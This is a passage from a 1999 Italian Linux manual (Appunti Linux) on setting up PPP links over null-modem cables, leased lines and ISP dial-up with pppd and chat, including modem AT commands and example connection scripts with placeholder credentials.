Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.200.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

B# **route -n**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.100.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

Se non ci sono altri instradamenti che creano conflitti, anche **`ping`** dovrebbe funzionare.

### 93.3.3 Varianti

Una volta verificato che la connessione funziona, si può provare ad aumentare il valore di MTU e MRU, ed eventualmente si può fare in modo che il collegamento diventi il nuovo instradamento predefinito.

```
...
/usr/sbin/pppd \
    mru 1500 \
    mtu 1500 \
    lock \
    passive \
    local \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    defaultroute \
    persist
```

Se si vuole utilizzare il controllo di flusso hardware, basta cambiare il valore della variabile **`$C_FLUSSO`**, indicando l'opzione **`crtscts`**.

```
...
C_FLUSSO="crtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
...
```

Infine, si può fare in modo che ognuna delle due parti lasci che l'altra definisca il proprio indirizzo IP. Per ottenere questo è sufficiente indicare l'indirizzo relativo come 0.0.0.0.

```
...
# Elaboratore A

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.100.1"
...
```

```
...
# Elaboratore B

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.200.1"
...
```

## 93.4 Linea dedicata

Una linea dedicata, o *leased line*, è generalmente un cavetto a due fili indipendente dalla rete telefonica commutata. Il termine *leased line*, linea affittata, deriva dal fatto che in origine le leggi della maggior parte dei paesi impediva l'utilizzo di una rete di cavi per comunicazione privati, per cui questi si potevano solo affittare.

Per quanto ci riguarda, nelle sezioni seguenti, la linea dedicata è un doppino telefonico che collega due modem, ognuno connesso al proprio elaboratore.

Per fare sì che una linea dedicata di questo tipo funzioni, occorre disporre di modem **esterni** adatti a questo, e come tali in grado di essere configurati (anche attraverso microinterruttori) in modo da essere autonomi. In pratica, questi modem devono essere capaci di ricaricare la configurazione e rimettersi automaticamente in comunicazione, senza interventi software, sia in presenza di interruzioni temporanee della linea, sia quando si interrompe e poi riprende l'erogazione dell'energia elettrica.

Nelle sezioni seguenti si mostrano alcuni esempi che possono essere provati anche senza disporre di modem particolari, allo scopo di comprendere il problema.

### 93.4.1 Ruolo dei modem

Quando si utilizzano i modem in questo modo, senza accedere alla rete telefonica normale, non è più necessario comporre un numero telefonico, e non esiste più il segnale di libero o di occupato.

Uno dei due modem deve essere configurato in modo da ricevere una chiamata su linea dedicata; l'altro deve essere configurato per chiamare. Giusto per ricordarlo, servono i comandi AT seguenti.

- AT&L1 è il codice necessario a informare il modem che si tratta di una connessione autonoma su linea dedicata; alcuni modem potrebbero richiedere un numero diverso, come L2 per esempio.
- ATX1 è il codice necessario a fare ignorare al modem chiamante il tono di chiamata e il segnale di occupato.
- ATA è il codice necessario ad attivare il modem in ricezione; ciò comporta l'emissione da parte di quel modem della portante di ricezione.
- ATD è il codice necessario ad attivare il modem in chiamata; ciò comporta l'emissione da parte di quel modem della portante di chiamata.

In pratica, a parte le possibili esigenze particolari di un modem rispetto a un altro, il comando da dare per mettere un modem in ascolto potrebbe essere AT&L1A, mentre, per mettere l'altro modem in chiamata, si potrebbe usare il comando ATX1&L1D.

Ci sono poi altre considerazioni da fare sui modem, ma per questo è meglio leggere il *Leased line mini HOWTO* di Rob van der Putten.

Quando i due modem hanno stabilito la comunicazione, tutto funziona come se le rispettive porte seriali fossero connesse attraverso un cavo seriale Null-modem; cosa già descritta nella prima parte di questo capitolo.

### 93.4.2 Simulazione con l'aiuto di Minicom

Con l'aiuto di Minicom si possono inviare i comandi necessari ai due modem, in modo da poter sperimentare l'uso della linea dedicata, anche se non si dispone di modem sofisticati con tutte le caratteristiche necessarie.

Si avvia Minicom in entrambi gli elaboratori, come già visto in precedenza per la connessione seriale pura e semplice. Si configura la comunicazione se ciò è necessario, tenendo presente che utilizzando il modem è meglio che il controllo di flusso sia di tipo hardware. Quindi, da una parte si digita il comando necessario ad attivare la ricezione, dall'alto il comando per iniziare la chiamata.

**AT&L1A**[ *Invio* ]

**ATX1&L1D**[ *Invio* ]

Se tutto va bene, i due modem iniziano la negoziazione e si stabilisce la connessione. Su entrambi i programmi Minicom dovrebbe apparire la risposta **CONNECT** seguita dalla velocità. A questo punto, scrivendo da una parte si dovrebbe vedere il risultato dall'altra parte.

Se si vuole provare a utilizzare questa comunicazione, occorre concludere il funzionamento di Minicom senza reinizializzare i modem. Questo si ottiene con la combinazione [ *Ctrl+a* ][ *q* ].

### 93.4.3 Connessione con pppd

Quando il collegamento tra i due modem è attivo, indipendentemente dal fatto che ciò sia stato ottenuto con l'aiuto di Minicom o che i modem si siano connessi in modo autonomo in base alla loro configurazione prememorizzata, si può stabilire una connessione PPP come già visto in precedenza.

Segue lo script già visto nella prima parte di questo capitolo, ritoccato in funzione dell'uso del modem.

```
#! /bin/sh

# Elaboratore A

IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/cua1"
VELOCITA="38400"
C_FLUSSO="crtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
    passive \
    modem \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
```

```
    noauth \
    refuse-chap \
    refuse-pap \
    persist
```

Come prima, nel secondo elaboratore gli indirizzi IP devono essere invertiti.

```
...
IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
...
```

## 93.5 Annotazioni

Nella documentazioni tradizionali su GNU/Linux veniva utilizzato il programma **`slattach`** per realizzare una connessione SLIP tra due elaboratori attraverso le porte seriali. Attualmente, questo programma sembra scomparso dalle distribuzioni GNU/Linux, al suo posto, per le connessioni SLIP si trova **`dip`** che richiede un po' di configurazione.

## 93.6 Riferimenti

- Rob van der Putten *Leased line mini HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# PPP per l'accesso a un ISP

Nei capitoli precedenti è stato introdotto l'uso di **`pppd`** in generale e in particolare per le connessioni senza autenticazione. Di solito, il primo contatto con il protocollo PPP si ha quando si vuole accedere a Internet attraverso un ISP (*Internet Service Provider*).

In questi casi si tende a parlare di client PPP, anche se ciò non è corretto formalmente, dato che si interferisce con la terminologia utilizzata per il sistema di autenticazione, perché si vede il nodo dell'ISP come quello che offre un servizio, e quindi lo si considera un server.

## 94.1 Organizzazione del proprio ISP

Un servizio PPP di un *provider* Internet può essere organizzato in tanti modi differenti, e la cosa che deve essere conosciuta quando ci si vuole collegare è il modo con cui viene consentita l'autenticazione. In pratica, il protocollo PPP è standard, ma per usarlo occorre accordarsi sul modo in cui il nodo che accede al servizio dovrà (o potrà) identificarsi.

Tutte le informazioni necessarie dovrebbe darle il *provider* stesso, ma nella maggior parte dei casi, le persone con cui si hanno contatti non sono a conoscenza dei dettagli necessari, e spesso ritengano che la loro procedura sia standard...

Fondamentalmente si può distinguere tra un'autenticazione tradizionale, dove si interviene come se si fosse davanti a un terminale a digitare il nominativo-utente e la password, oppure attraverso il PPP stesso, con i protocolli PAP o CHAP.

### 94.1.1 Autenticazione tradizionale

L'autenticazione di tipo tradizionale prevede che il protocollo PPP sia attivato dopo il riconoscimento dell'utente che richiede l'accesso. In pratica, si tratta di una connessione remota attraverso un terminale (o meglio, attraverso un programma di emulazione come Minicom o altro); si ottiene la classica richiesta **`login:`** e **`password:`**, alla quale si risponde e al termine si ottiene l'attivazione del PPP dalla parte remota.

L'attivazione del protocollo PPP potrebbe avvenire subito dopo il riconoscimento, oppure potrebbe essere necessario inviare un ritorno a carrello aggiuntivo, o avviare un comando apposito (indicato dal *provider*).

In questa situazione, quando ci si accorge che il nodo remoto ha attivato il PPP (si vedono apparire una serie di caratteri senza senso sullo schermo del terminale), si deve chiudere il programma con cui è stata fatta la connessione, senza reinizializzare il modem, e quindi si deve attivare la gestione locale del PPP, in modo da utilizzare quella linea particolare.

Volendo provare quanto descritto, si potrebbe utilizzare Minicom, come è già stato mostrato altre volte in altri capitoli. Per questo bisogna ricordare di fare riferimento al dispositivo seriale giusto, cioè quello a cui è connesso il modem, e poi si deve verificare che le impostazioni della linea seriale siano quelle desiderate. Supponendo che il modem disponga di una configurazione di fabbrica sufficientemente corretta, la si può richiamare con il comando AT&F.

**`AT&F`**[ *Invio* ]

```
OK
```

Dovendo utilizzare le linee italiane si impartisce il comando ATX3, in modo che venga ignorata l'assenza del tono di chiamata.

**`ATX3`**[ *Invio* ]

```
OK
```

Infine si può passare alla composizione (il numero di telefono indicato è di pura fantasia).

**`ATDT0987654321`**[ *Invio* ]

In tal modo dovrebbe avvenire la composizione del numero e il modem remoto dovrebbe rispondere.

```
CONNECT 9600
```

In presenza di un sistema di autenticazione tradizionale, potrebbe apparire un messaggio di benvenuto e quindi la richiesta di introdurre il proprio nominativo.

> Se non dovesse apparire nulla, potrebbe essere necessario inviare un carattere qualunque, o un semplice ritorno a carrello. È necessario provare per stabilire cosa bisogna fare per iniziare il colloquio con il nodo remoto.

```
Benvenuto presso il servizio della Società ...
```

```
login:
```

In tal caso si introduce il proprio nominativo-utente (in altri termini il *login*) e si conferma con [ *Invio* ].

login: **tizio**[ *Invio* ]

```
password:
```

Subito dopo si ottiene la richiesta di inserimento della password, alla quale si risponde nel modo solito, come di fronte a un terminale Unix classico.

password: **tazza**[ *Invio* ]

Ammesso che il sistema remoto riconosca l’utente, cioè la coppia utente-password, questo potrebbe attivare immediatamente il PPP, oppure potrebbe attendere che l’utente faccia qualcosa di specifico prima di iniziare.

Nel caso peggiore si ottiene il *prompt* di una shell, attraverso la quale si può interagire e fare qualcosa con il proprio accesso remoto, per esempio attivare il programma **pppd** personalmente. In alternativa potrebbe essere necessario fare una scelta in base a un menu di opzioni che viene proposto, oppure potrebbe essere necessario premere un [ *Invio* ] in più. In pratica, bisogna provare. Quando si vedono apparire dei simboli strani, come quanto mostrato sotto, significa che il PPP è stato attivato dalla parte remota.

```
~y}#À!}!}!} }.}%}&k‘q1}’}"}(}"Ò>~~y}#À!}!}!} }.}%}&k‘q1}’}"}(}"Ò>~~y}
```

A questo punto, basterebbe concludere il funzionamento di Minicom, ma senza reinizializzare il modem (si usa il comando [ *Ctrl+a* ][ *q* ]), e subito dopo avviare **pppd** con le opzioni opportune, in modo da sfruttare il collegamento seriale corrispondente alla connessione instaurata.

Comunque, lo scopo di utilizzare Minicom è solo quello di scoprire la procedura corretta per instaurare una connessione PPP con il nodo remoto. Quando le operazioni da farsi saranno chiare, si potrà predisporre un sistema automatico, attraverso **chat**.

È importante osservare che, quando la connessione PPP è preceduta da un’autenticazione tradizionale, il PPP **non dovrebbe** richiedere a sua volta altre forme di autenticazione, ma questo non può essere escluso. In pratica, questo significa che potrebbe essere necessario predisporre i file `/etc/ppp/pap-secrets` e `/etc/ppp/chap-secrets`.

### 94.1.2 Autenticazione attraverso il PPP

L’autenticazione attraverso il PPP salta qualunque fase introduttiva, lasciando al protocollo PAP o a quello CHAP di verificare l’identità di chi accede. Per accertarsene si può usare lo stesso sistema già visto nella sezione precedente: si utilizza Minicom per iniziare la connessione, anche attraverso la composizione del numero telefonico, e quindi, senza fare nulla, oppure provando a premere qualche tasto, si ottengono solo i caratteri tipici di un protocollo PPP.

```
~y}#À!}!}!} }.}%}&k‘q1}’}"}(}"Ò>~~y}#À!}!}!} }.}%}&k‘q1}’}"}(}"Ò>~~y}
```

In tal caso, si è costretti a predisporre i file `/etc/ppp/pap-secrets` e `/etc/ppp/chap-secrets`. Eventualmente, per quest’ultimo, potrebbe essere necessario conoscere il nome con cui si presenta il nodo remoto.

## 94.2 Client PPP che utilizza un sistema di identificazione tradizionale

È stato mostrato il procedimento di accesso a un sistema che utilizza un metodo di identificazione degli utenti di tipo tradizionale. Attraverso Minicom o un altro programma simile si possono dare i comandi necessari al modem, comporre il numero ed eseguire il *login*. Al termine, una volta avviato il PPP dalla parte remota, si può chiudere il funzionamento del programma senza reinizializzare il modem (con Minicom si usa la sequenza [ *Ctrl+a* ][ *q* ]).

A questo punto bisognerebbe avviare la gestione locale del PPP, in modo rapido, altrimenti il nodo remoto chiude la connessione. Per farlo si potrebbe realizzare uno script che avvii **pppd** indicando tutte le opzioni necessarie (si vuole ignorare volutamente il file `/etc/ppp/options` per non confondere il lettore con troppe cose).

```
#!/bin/bash

/usr/sbin/pppd \
    crtscts \
    modem \
```

```
defaultroute \
0.0.0.0:0.0.0.0 \
/dev/ttyS1 \
57600
```

L'esempio mostra l'utilizzo della seconda porta seriale, `/dev/ttyS1`, e si indica esplicitamente che si attende dalla parte remota l'indicazione del numero IP locale e di quello remoto.

Se il nodo remoto dovesse pretendere anche un'autenticazione PAP, o CHAP, allora si devono predisporre i file `/etc/ppp/pap-secrets` e `/etc/ppp/chap-secrets`.

Naturalmente, non è molto pratico questo sistema di connessione attraverso l'uso di Minicom. Per automatizzare il procedimento di identificazione si può inserire un programma specifico: **`chat`**.

Prima di proseguire, si tenga presente che per chiudere il funzionamento di **`pppd`**, è sufficiente inviargli un segnale di interruzione (**`SIGINT`**).

### 94.2.1 # chat

`chat [`⟨*opzioni*⟩`] [`⟨*script*⟩`]`

Il programma **`chat`** permette di definire una comunicazione tra l'elaboratore e il modem. Il suo scopo principale è quello di stabilire una connessione tra il demone **`pppd`** locale e quello di un elaboratore remoto, quando prima è necessario procedere a un'autenticazione di tipo tradizionale.

Opzioni

`-f` ⟨*chat-file*⟩

Con questa indicazione, **`chat`** legge il *chat script* (lo script di colloquio) dal file indicato. L'uso di questa opzione esclude l'indicazione dei comandi di script dalla riga di comando. Il file può contenere più righe, le stringhe possono essere separate utilizzando spazi o caratteri di tabulazione.

`-t` ⟨*timeout*⟩

Fissa il valore del *timeout*, cioè del tempo massimo di attesa per la ricezione di una stringa.

`-r` ⟨*report-file*⟩

Definisce il nome del file per contenere il rapporto quando viene utilizzata la parola chiave **`REPORT`**. Se non si specifica questo file viene utilizzato lo standard error.

`-v`

Attiva la modalità dettagliata per cui viene utilizzato il registro del sistema per annotare i messaggi di **`chat`**.

`-V`

Attiva la modalità dettagliata utilizzando lo standard error. In tal modo possono essere visualizzati immediatamente i messaggi che intercorrono tra **`chat`** e il modem. Questa opzione non funzionerà come previsto se lo standard error è ridiretto altrove, per esempio quando **`chat`** viene eseguito da **`pppd`** in modalità **`detached`**.

⟨*script*⟩

Se non viene specificato un file di script attraverso l'opzione **`-f`** questo deve essere fornito nella riga di comando, molto probabilmente racchiudendolo tra virgolette per permettere l'inserimento di spazi.

Codici di uscita

0 Conclusione normale: lo script è stato eseguito senza problemi.

1 Almeno uno dei parametri non è valido.

2 Errore durante l'esecuzione: potrebbe trattarsi di un errore di lettura di un file, o la ricezione di un segnale di **`SIGINT`**.

3 Errore di *timeout*.

4 È stata ricevuta la prima delle stringhe indicata come condizione di interruzione (ABORT).

5 È stata ricevuta la seconda delle stringhe indicata come condizione di interruzione (ABORT).

6 È stata ricevuta la terza delle stringhe indicata come condizione di interruzione (ABORT).

7 È stata ricevuta la quarta delle stringhe indicata come condizione di interruzione (ABORT).

...

### 94.2.2 Chat script

Lo script di colloquio, ovvero il *chat script*, definisce la comunicazione. Lo script consiste di una o più coppie di stringhe di ***attesa e invio*** separate da spazi, con una coppia opzionale di stringhe di ***subattesa-subinvio***, separate da un trattino. Per esempio:

```
ogin:-BREAK-ogin: tizio ssword: tazza
```

indica che **`chat`** si aspetta di ricevere la stringa **`ogin:`**. Se ciò non avviene entro il tempo massimo stabilito (*timeout*), invia un *break* al sistema remoto e quindi attende di nuovo la stringa **`ogin:`**. Se la stringa **`ogin:`** viene ricevuta già la prima volta, la sequenza di interruzione non viene generata. Se fallisce anche la seconda volta l'attesa, **`chat`** termina l'esecuzione. Quando **`chat`** ha ricevuto la stringa **`ogin:`** invia la stringa **`tizio`** e quindi si mette in attesa di ricevere la stringa **`ssword:`**. Quando la riceve invia la stringa **`tazza`**. Alla fine di ogni stringa trasmessa da **`chat`** viene aggiunto un ritorno a carrello (<*CR*>). Al contrario, per indicare che si attende un codice di ritorno a carrello, si utilizza la sequenza **`\r`**.

Il motivo per il quale si indica solo la parte finale delle stringhe di identificazione è che in questo modo si possono ignorare le parti di stringa superflue che potrebbero anche essere giunte alterate. Un esempio molto simile al precedente potrebbe essere:

```
ogin:--ogin: tizio ssword: tazza
```

In questo caso, se non si riceve la stringa **`ogin:`** al primo tentativo, **`chat`** invia un semplice ritorno a carrello e quindi attende ancora una volta.

**`chat`** è in grado di riconoscere una serie di stringhe speciali che vengono descritte di seguito.

- **`ABORT`**, stringhe di interruzione

  Le stringhe di interruzione permettono di interrompere la comunicazione quando il modem restituisce una parola chiave particolare. Per esempio:

  ```
  ABORT BUSY ABORT 'NO CARRIER' '' ATZ OK ATDT123456 CONNECT
  ```

  questa sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende), e quindi invia la stringa **`ATZ`**. La risposta attesa è la stringa **`OK`**. Quindi invia **`ATDT123456`** e attende **`CONNECT`**. Quando viene ricevuta anche questa ultima stringa, lo script prosegue. Se però, in qualunque momento, il modem restituisce una delle stringhe **`BUSY`** o **`NO CARRIER`**, l'esecuzione dello script viene interrotto.

- **`REPORT`**, stringhe di rapporto

  Le stringhe di rapporto permettono di registrare nel file di rapporto (si veda l'opzione **`-r`**) gli eventi specificati. Si osservi l'esempio.

  ```
  REPORT CONNECT ABORT BUSY '' ATZ OK ATDT123456 CONNECT
  ```

  Questa sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende), e quindi invia la stringa **`ATZ`**. La risposta attesa è la stringa **`OK`**. Quindi invia **`ATDT123456`** e attende **`CONNECT`**. Quando viene ricevuta anche questa ultima stringa, lo script prosegue, e in più viene scritto all'interno del file di rapporto la parola **`CONNECT`** seguita da tutto quello che il modem ha inviato insieme fino al raggiungimento del carattere di ritorno a carrello.

- **`TIMEOUT`**, tempo massimo

  Il *timeout* iniziale è di 45 secondi e può essere cambiato utilizzando il parametro **`-t`** oppure durante l'esecuzione dello script. Si osservi l'esempio (che appare spezzato su due righe per motivi tipografici).

  ```
  '' ATZ OK ATDT123456 CONNECT TIMEOUT 10
   ogin:--ogin: tizio TIMEOUT 5 ssword: tazza
  ```

  Prima di attendere l'invito a inserire il *login* viene cambiato il *timeout* a 10 secondi, e prima di attendere l'invito a inserire la password viene cambiato a 5 secondi. Quando viene cambiato il valore del *timeout*, questo resta così fino al prossimo cambiamento.

- **`EOT`**, invio del codice di fine testo

  Il simbolo di EOT può essere rappresentato con **`^D`**. Quando si invia questo carattere non viene aggiunto il ritorno a carrello, al contrario del solito.

- **`BREAK`**, interruzione

  La stringa speciale **`BREAK`** rappresenta un segnale speciale nella trasmissione. L'azione normale del modem ricevente questo segnale è quello di cambiare la velocità di trasmissione. La sequenza di interruzione può essere incorporata all'interno di una stringa utilizzando la sequenza **`\K`**.

#### 94.2.2.1 Sequenze di escape e simboli speciali

All'interno di uno script di colloquio, si possono inserire dei simboli speciali, rappresentati prevalentemente attraverso delle sequenze di escape del tipo **`\x`**. Segue l'elenco di quelle più importanti per **`chat`**.

---

`''` `""`

Una coppia di apici singoli o di apici doppi rappresenta la stringa vuota. Se viene inviata una stringa vuota, in pratica si invia solo un ritorno a carrello.

`\b`

*Backspace*.

`\c`

Elimina il carattere di ritorno a carrello alla fine di una riga da trasmettere. È l'unico modo per riuscire a trasmettere una stringa che non termini con il solito ritorno a carrello. Si utilizza alla fine della stringa da trasmettere e non vale per le stringhe da ricevere.

`\d`

Attende per un secondo. Vale solo per le stringhe da trasmettere.

`\K`

Inserisce un carattere *break*. Vale solo per le stringhe da trasmettere.

`\n`

Rappresenta un carattere *line feed* o *<LF>*.

`\N`

Invia un carattere *<NUL>*. Vale solo per le stringhe da trasmettere.

`\p`

Esegue una pausa di 1/10 di secondo. Vale solo per le stringhe da trasmettere.

`\q`

Sopprime la scrittura della stringa nel registro del sistema. Al suo posto appariranno alcuni punti interrogativi. Vale solo per le stringhe da trasmettere.

`\r`

Invia o attende un ritorno a carrello.

`\s`

Rappresenta uno spazio e può essere usato quando non si vuole usare la tecnica delle virgolette per racchiudere una stringa che contiene spazi.

`\t`

Invia o attende un carattere di tabulazione.

`\\`

Invia o attende un carattere **`\`**

`\`*`ooo`*

Rappresenta un carattere in notazione ottale. Alcuni simboli non possono essere ricevuti (attesi).

`^`*`x`*

Rappresenta una sequenza del tipo **`^A`**, **`^B`**, **`^C`**,... Per esempio, **`^Q`** rappresenta il codice *<DC1>* pari a 17 in decimale. Alcuni simboli non possono essere ricevuti (attesi).

### 94.2.3 pppd e chat per la connessione

Per automatizzare la creazione di un collegamento PPP attraverso la linea telefonica, quando il nodo remoto utilizza un sistema di autenticazione tradizionale, si può combinare l'uso di **`pppd`** e di **`chat`**. Per la precisione, si utilizza **`pppd`** con l'opzione **`connect`**, attraverso la quale si avvia **`chat`** allo scopo di inizializzare il modem, comporre il numero ed eseguire il procedimento di autenticazione.

La prima cosa da fare è quella di creare uno script per **`chat`**, adatto alle esigenze del proprio modem, e soprattutto, in grado di eseguire il *login* presso la macchina remota. Si osservi l'esempio seguente, che fa riferimento al file `/etc/ppp/chatscript`.[1]

[1] La scelta della collocazione e del nome di questo script è personale. In questo caso è stato messo nella directory

```
TIMEOUT       3
ABORT         BUSY
ABORT         'NO CARRIER'
''            \dAT&F
OK            \dAT
OK            \dATX3
OK            \dAT
OK            '\dATDT 0987654321'
TIMEOUT       30
CONNECT       ''
ogin:--ogin: tizio
word:         tazza
''            ''
```

Se si osserva l'esempio, si noterà che se la stringa **`ogin:`** non viene ricevuta entro 30 secondi, viene inviato un ritorno a carrello e quindi la si attende nuovamente. Inoltre, alla fine, anche se non è detto che sia strettamente necessario, viene inviato un ritorno a carrello senza attendere nulla.

In questa situazione, si potrebbe predisporre un altro script (questa volta uno script di shell), per avviare **`pppd`** con tutte le opzioni necessarie, e soprattutto con l'uso di **`connect`** per incorporare **`chat`**.

```
#!/bin/bash

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

Come in altri esempi, viene utilizzata la seconda porta seriale, e si lascia che sia la controparte a definire gli indirizzi IP di entrambe.

Ricapitolando, in questo modo: **`pppd`** apre la linea seriale; avvia **`chat`** che si occupa di inizializzare il modem, di comporre il numero telefonico e di eseguire il *login*, fino a fare partire il PPP dall'altra parte; quindi **`pppd`** riprende il controllo ed è pronto per comunicare con l'altro lato della comunicazione.

Volendo, si può incorporare tutto il *chat script* nello script di shell che serve ad avviare **`pppd`**. Così facendo, diventa tutto un po' confuso da leggere, ma può essere un modo per tenere le informazioni sul proprio accesso remoto lontane da occhi indiscreti.

Quello che segue è uno script completo che prima di avviare **`pppd`** verifica che non ci sia già un'interfaccia di rete denominata **`ppp0`**.

```
#!/bin/bash
#======================================================================
# ~/ppp-connetti
#
# Attiva la connessione al proprio ISP attraverso pppd e chat.
#
# Questo script è molto semplificato rispetto a quelli standard.
# Il problema sta nel fatto che molto dipende da come si
# comporta l'elaboratore dell'ISP.
# In questo esempio, in particolare, alla fine dello script di
# chat viene inviato un ritorno a carrello senza il quale la
# connessione non avviene.
#
# Si presume che la connessione avvenga utilizzando il dispositivo
# "ppp0".
#
# Perché possa essere utilizzato da un utente comune, occorre che
# quest'ultimo possa accedere alla porta seriale del modem e che il
# programma «pppd» sia SUID-root.
#
# Questo script non utilizza alcun argomento dalla riga di comando.
```

`/etc/ppp/`, anche se ciò potrebbe essere discutibile. Dal momento che contiene informazioni riservate, e precisamente ciò che è necessario per accedere presso il server remoto a cui ci si connette, può darsi che sia meglio «nasconderlo» in qualche modo.

```
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Indirizzo dell'ISP.
    # In teoria non è necessario indicare l'indirizzo IP
    # dell'elaboratore remoto. Tuttavia, se non dovesse funzionare,
    # c'è sempre la possibilità di inserirlo qui.
    #------------------------------------------------------------------
    IP_ISP="0.0.0.0"
    #------------------------------------------------------------------
    # Indirizzo del proprio elaboratore.
    # L'indirizzo IP del proprio elaboratore non deve essere indicato,
    # a meno che non sia stato deciso diversamente con il proprio ISP.
    # Infatti, di solito viene assegnato l'indirizzo locale in
    # maniera dinamica.
    #------------------------------------------------------------------
    IP_LOCALE="0.0.0.0"
    #------------------------------------------------------------------
    # La porta di comunicazione utilizzata per il modem.
    # In questo caso è la seconda porta seriale.
    #------------------------------------------------------------------
    DISPOSITIVO="/dev/ttyS1"
    #------------------------------------------------------------------
    # Velocità massima di trasmissione.
    #------------------------------------------------------------------
    VELOCITA="57600"
    #------------------------------------------------------------------
    # Il numero di telefono dell'ISP.
    #------------------------------------------------------------------
    TELEFONO="0987654321"
    #------------------------------------------------------------------
    # Il nome utente utilizzato per accedere all'elaboratore dell'ISP.
    #------------------------------------------------------------------
    PPP_ACCOUNT="tizio"
    #------------------------------------------------------------------
    # La password per accedere.
    #------------------------------------------------------------------
    PPP_PASSWORD="tazza"

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Prima di iniziare si controlla che non sia già attiva una
    # connessione con l'interfaccia di rete «ppp0», ovvero quella di
    # una connessione PPP (precisamente la prima).
    # È da notare che «ifconfig» potrebbe non trovarsi nel percorso
    # di ricerca degli eseguibili della variabile PATH, per cui è
    # necessario indicare il percorso completo.
    #------------------------------------------------------------------
    if `/sbin/ifconfig | grep "ppp0" > /dev/null`
    then
        #--------------------------------------------------------------
        # Esiste già una connessione con «ppp0», quindi non si può
        # procedere (si interrompe lo script).
        #--------------------------------------------------------------
        echo "È già attiva una connessione con ppp0"
        exit 1
    fi
    #------------------------------------------------------------------
```

```
    # Viene attivato pppd con l'aiuto di chat.
    # In particolare, chat esegue le seguenti operazioni:
    #  - imposta il tempo di attesa a 3 secondi;
    #  - interrompe in caso di messaggio ABORT
    #  - interrompe in caso di messaggio NO CARRIER;
    #  - senza attendere, richiede il prelievo della configurazione
    #    di fabbrica del modem;
    #  - dopo l'OK invia un comando AT nullo (serve per i modem lenti);
    #  - dopo l'OK invia il comando ATX3 in modo che venga ignorato il
    #    tono di chiamata;
    #  - dopo l'OK invia un comando AT nullo (serve per i modem lenti);
    #  - dopo l'OK invia la richiesta di composizione del numero
    #    telefonico;
    #  - cambia il tempo di attesa portandolo a 30 secondi;
    #  - attende CONNECT e quindi invia un ritorno a carrello;
    #  - attende la richiesta di login e invia il nome dell'utente;
    #  - attende la richiesta della password e invia la password;
    #  - senza attendere invia un ritorno a carrello.
    #-----------------------------------------------------------------
    /usr/sbin/pppd \
connect "/usr/sbin/chat -v \
TIMEOUT      3 \
ABORT        BUSY \
ABORT        'NO CARRIER' \
''           \\dAT\&F \
OK           \\dAT \
OK           \\dATX3 \
OK           \\dAT \
OK           '\\dATDT $TELEFONO' \
TIMEOUT      30 \
CONNECT      '' \
ogin:--ogin: $PPP_ACCOUNT \
word:        $PPP_PASSWORD \
''           ''  " \
crtscts \
modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$DISPOSITIVO \
$VELOCITA

#=====================================================================
# Fine.
#=====================================================================
```

Per semplificare la chiusura del PPP, si può preparare anche lo script seguente:

```
#!/bin/sh
#=====================================================================
# ~/ppp-chiudi
#
# Chiude la connessione inviando un segnale di SIGINT a "ppp0".
#
# Questo script non utilizza alcun argomento dalla riga di comando.
#=====================================================================

#=====================================================================
# Inizio.
#=====================================================================

    kill -INT `cat /var/run/ppp0.pid`

#=====================================================================
# Fine.
#=====================================================================
```

Prima di poter eseguire uno script è importante ricordare di attribuirgli i permessi di esecuzione necessari.

`chmod +x` ⟨*nome-del-file*⟩

Come già accennato nel capitolo introduttivo all'uso di **`pppd`**, se si vuole permettere anche agli utenti comuni di effettuare la connessione, occorre fare in modo che **`pppd`** sia SUID-**`root`**. In pratica, si verifica, e se necessario si modificano i permessi di **`pppd`**.

`#` **`ls -l /usr/sbin/pppd`**[*Invio*]

```
-rwxr-xr-x   1 root     root        69084 Mar 25  1997 /usr/bin/pppd*
```

Dal momento che manca la modalità SUID, occorre attribuirgliela.

`#` **`chmod u+s /usr/sbin/pppd`**[*Invio*]

Si verifica nuovamente per sicurezza.

`#` **`ls -l /usr/sbin/pppd`**[*Invio*]

```
-rwsr-xr-x   1 root     root        69084 Mar 25  1997 /usr/bin/pppd*
```

La lettera **`s`** minuscola segnala l'attivazione della modalità SUID e del permesso di esecuzione per l'utente proprietario.

## 94.3 Client PPP che fornisce esclusivamente un'identificazione PAP o CHAP

Se si usa esclusivamente il protocollo PPP per ottenere l'autenticazione di chi accede, la configurazione del client diventa più semplice. La differenza rispetto a quanto mostrato nel caso di autenticazione tradizionale, sta nel fatto che non occorre più fare il *login* in quel modo; tuttavia resta il problema di dover inizializzare il modem e di comporre il numero telefonico.

In pratica, il procedimento è simile a quanto è già stato mostrato, nel senso che **`pppd`** viene usato ancora assieme a **`chat`**, solo che il *chat script* si limita a comandare il modem.

```
TIMEOUT      3
ABORT        BUSY
ABORT        'NO CARRIER'
''           \dAT&F
OK           \dAT
OK           \dATX3
OK           \dAT
OK           '\dATDT 0987654321'
```

